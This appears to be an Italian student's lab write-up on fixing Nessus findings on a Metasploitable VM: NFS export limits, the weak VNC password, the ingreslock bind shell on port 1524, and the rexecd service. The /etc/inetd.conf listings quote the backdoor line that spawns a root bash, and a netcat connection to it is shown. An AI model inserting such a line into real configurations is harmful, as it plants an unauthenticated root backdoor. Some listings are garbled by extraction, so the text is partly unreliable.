

# Remediation Meta

## NFS Export Share Information Disclosure

Creo una cartella da esportare alla macchina server `mkdir /tmp/nfs`

Modifico i permessi agli NFS, permettendo a un solo indirizzo IP di poter accedere a quei file

`sudo nano /etc/exports`

Si apre un file, in cui all'interno modifico il path permettendo soltanto all'indirizzo IP di Kali di accedere agli NFS `/path/to/exported/directory 192.168.50.100*(rw,sync)` e aggiungo anche il path della cartella con l'indirizzo IP di Kali.

Salvo il file e aggiorno la configurazione NFS `sudo exportfs -a`, mentre con il comando `showmount -e localhost` controllo che le regole di condivisione siano aggiornate.

```
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes gss/krb5i(rw,sync)
#
/tmp/nfs 192.168.50.100(rw,sync)
/path/to/exported/directory 192.168.50.100*(rw,sync,no_root_squash,no_subtree_

[ Read 13 lines ]

msfadmin@metasploitable:~$ showmount -e localhost
Export list for localhost:
/
/path/to/exported/directory 192.168.50.100*
/tmp/nfs                    192.168.50.100
msfadmin@metasploitable:~$ _
```

## VNC Server 'password' Password

Nessus mi consiglia di cambiare la password attuale con una più complessa.


Conoscendo l' IP di Meta, tramite Kali scansiono le porte per trovare quella della VNC **nmap -p 1-10000 192.168.30.100**, così posso connettermi **vncviewer 192.168.30.100 : 5900**, e inserisco la password attuale.

Il comando **vncpasswd** mi permette di cambiare la password.

Apro un altro terminale da Kali, per verificare di aver cambiato la password correttamente, quindi riscrivo il comando **vncviewer 192.168.30.100 : 5900** e inserisco la password scelta.



```
root@metasploitable: /
root@metasploitable:/# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
root@metasploitable:/#
```



```
(kali㉿kali)-[~]
$ vncviewer 192.168.30.100:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```

## Bind Shell Backdoor Detection

Nessus mi informa che la porta in quale si trova la Bind Shell è la 1524.

Da Kali Eseguo `nmap -p 1524 -sV 192.168.30.100` per avere maggiori informazioni sulla porta e rilevare se ci sono servizi attivi.

Con `nc 192.168.30.100 1524` mi collego alla porta, e con il comando `netstat -nltp` vedo il PID (4419) dei programmi. Usando il comando `kill -9 4419` elimino la bind shell, o era quello che pensavo. Dopo il riavvio del sistema la Shell era tornata, per risolvere ho aperto il terminale di Metasploitable e tramite l'editor di testo e i privilegi d'amministratore ho eliminato il servizio `sudo vi /etc/services` e la configurazione `sudo vi /etc/inetd.conf`.

```
(kali㉿kali)-[~]
$ nmap -p 1524 -sV 192.168.30.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-02 17:07 EDT
Nmap scan report for 192.168.30.100
Host is up (0.00094s latency).
PORT      STATE SERVICE VERSION
1524/tcp  open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

```
(kali㉿kali)-[~]
$ nc 192.168.30.100 1524
```

```
root@metasploitable:/# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 0.0.0.0:50017           0.0.0.0:*               LISTEN      4553/rmiregistry
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4516/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4565/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4159/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4553/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4565/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4402/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4575/Xtightvnc
tcp        0      0 0.0.0.0:54575           0.0.0.0:*               LISTEN      4327/rpc.mountd
tcp        0      0 0.0.0.0:58191           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3646/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4575/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4534/apache2
tcp        0      0 0.0.0.0:8787             0.0.0.0:*               LISTEN      4558/ruby
tcp        0      0 0.0.0.0:8180             0.0.0.0:*               LISTEN      4516/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 192.168.30.100:53      0.0.0.0:*               LISTEN      4019/named
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN      4019/named
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN      4419/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4238/postgres
tcp        0      0 0.0.0.0:25             0.0.0.0:*               LISTEN      4393/master
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN      4019/named
tcp        0      0 0.0.0.0:55065          0.0.0.0:*               LISTEN      3662/rpc.statd
tcp        0      0 0.0.0.0:445            0.0.0.0:*               LISTEN      4402/smbd
tcp6       0      0 :::2121                :::*                   LISTEN      4460/proftpd: (acce
tcp6       0      0 :::3632                :::*                   LISTEN      4264/distccd
tcp6       0      0 :::53                  :::*                   LISTEN      4019/named
tcp6       0      0 :::22                  :::*                   LISTEN      4041/sshd
tcp6       0      0 :::5432                :::*                   LISTEN      4238/postgres
tcp6       0      0 :::1953                :::*                   LISTEN      4019/named
root@metasploitable:/# kill -9 4419
```

rootd	1094/tcp		
rootd	1094/udp		
openvpn	1194/tcp		
openvpn	1194/udp		
rmiregistry	1099/tcp		# Java RMI Registry
rmiregistry	1099/udp		
kazaa	1214/tcp		
kazaa	1214/udp		
nessus	1241/tcp		# Nessus vulnerability
nessus	1241/udp		# assessment scanner
lotusnote	1352/tcp	lotusnotes	# Lotus Note
lotusnote	1352/udp	lotusnotes	
ms-sql-s	1433/tcp		# Microsoft SQL Server
ms-sql-s	1433/udp		
ms-sql-m	1434/tcp		# Microsoft SQL Monitor
ms-sql-m	1434/udp		
ingreslock	1524/tcp		
ingreslock	1524/udp		
prospero-np	1525/tcp		# Prospero non-privileged
prospero-np	1525/udp		
datametrics	1645/tcp	old-radius	
datametrics	1645/udp	old-radius	
sa-msg-port	1646/tcp	old-radacct	
sa-msg-port	1646/udp	old-radacct	

rootd	1094/tcp		
rootd	1094/udp		
openvpn	1194/tcp		
openvpn	1194/udp		
rmiregistry	1099/tcp		# Java RMI Registry
rmiregistry	1099/udp		
kazaa	1214/tcp		
kazaa	1214/udp		
nessus	1241/tcp		# Nessus vulnerability
nessus	1241/udp		# assessment scanner
lotusnote	1352/tcp	lotusnotes	# Lotus Note
lotusnote	1352/udp	lotusnotes	
ms-sql-s	1433/tcp		# Microsoft SQL Server
ms-sql-s	1433/udp		
ms-sql-m	1434/tcp		# Microsoft SQL Monitor
ms-sql-m	1434/udp		
prospero-np	1525/tcp		# Prospero non-privileged
prospero-np	1525/udp		
datametrics	1645/tcp	old-radius	
datametrics	1645/udp	old-radius	
sa-msg-port	1646/tcp	old-radacct	
sa-msg-port	1646/udp	old-radacct	
:wq_			

```
#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet                  stream  tcp      nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp              stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp                    dgram   udp      wait     nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/tftp
shell                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
```

→ ingreslock stream tcp nowait root /bin/bash bash -i

"/etc/inetd.conf" 8 lines, 466 characters

```
#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet                  stream  tcp      nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp              stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp                    dgram   udp      wait     nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/tftp
shell                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
```

:wq

## Rexecd Service Detection

Con il comando `cat /etc/inetd.conf` vedo i vari processi di rete.

Apro l'editor di testo `sudo vi /etc/inetd.conf`, e elimino dalla configurazione di rete il servizio exec. Riavvio e con il comando `ps aux | grep inet` mi assicuro dei processi di rete.

```
msfadmin@metasploitable:~$ cat /etc/inetd.conf
#off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/
n/smbd
telnet      stream  tcp      nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.tel
netd
#off># ftp          stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/
n/in.ftpd
tftp        dgram   udp      wait     nobody  /usr/sbin/tcpd  /usr/sbin/in.tft
pd /srv/tftp
shell       stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
d
login       stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlo
gind
exec        stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rex
ecd
ingreslock stream tcp nowait root /bin/bash bash -i
msfadmin@metasploitable:~$ _
```

```
#<off># netbios-ssn      stream tcp        nowait  root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
n/smbd
telnet                  stream tcp        nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
netd
#<off># ftp              stream tcp        nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
n/in.ftpd
tftp                   dgram   udp          wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd
pd /srv/tftp
shell                  stream tcp        nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login                  stream tcp        nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
gind
exec                   stream tcp        nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
cd
ingreslock stream tcp nowait root /bin/bash bash -i
```

"`/etc/inetd.conf`" 8 lines, 529 characters

```
#<off># netbios-ssn          stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
n/smbd
telnet          stream tcp      nowait telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
netd
#<off># ftp              stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
n/in.ftpd
tftp            dgram   udp        wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd
pd /srv/tftp
shell           stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/in.rshd
d
login           stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
gind

ingreslock stream tcp nowait root /bin/bash bash -i

~
~
~
~
~
~
~
~
~
~
~
```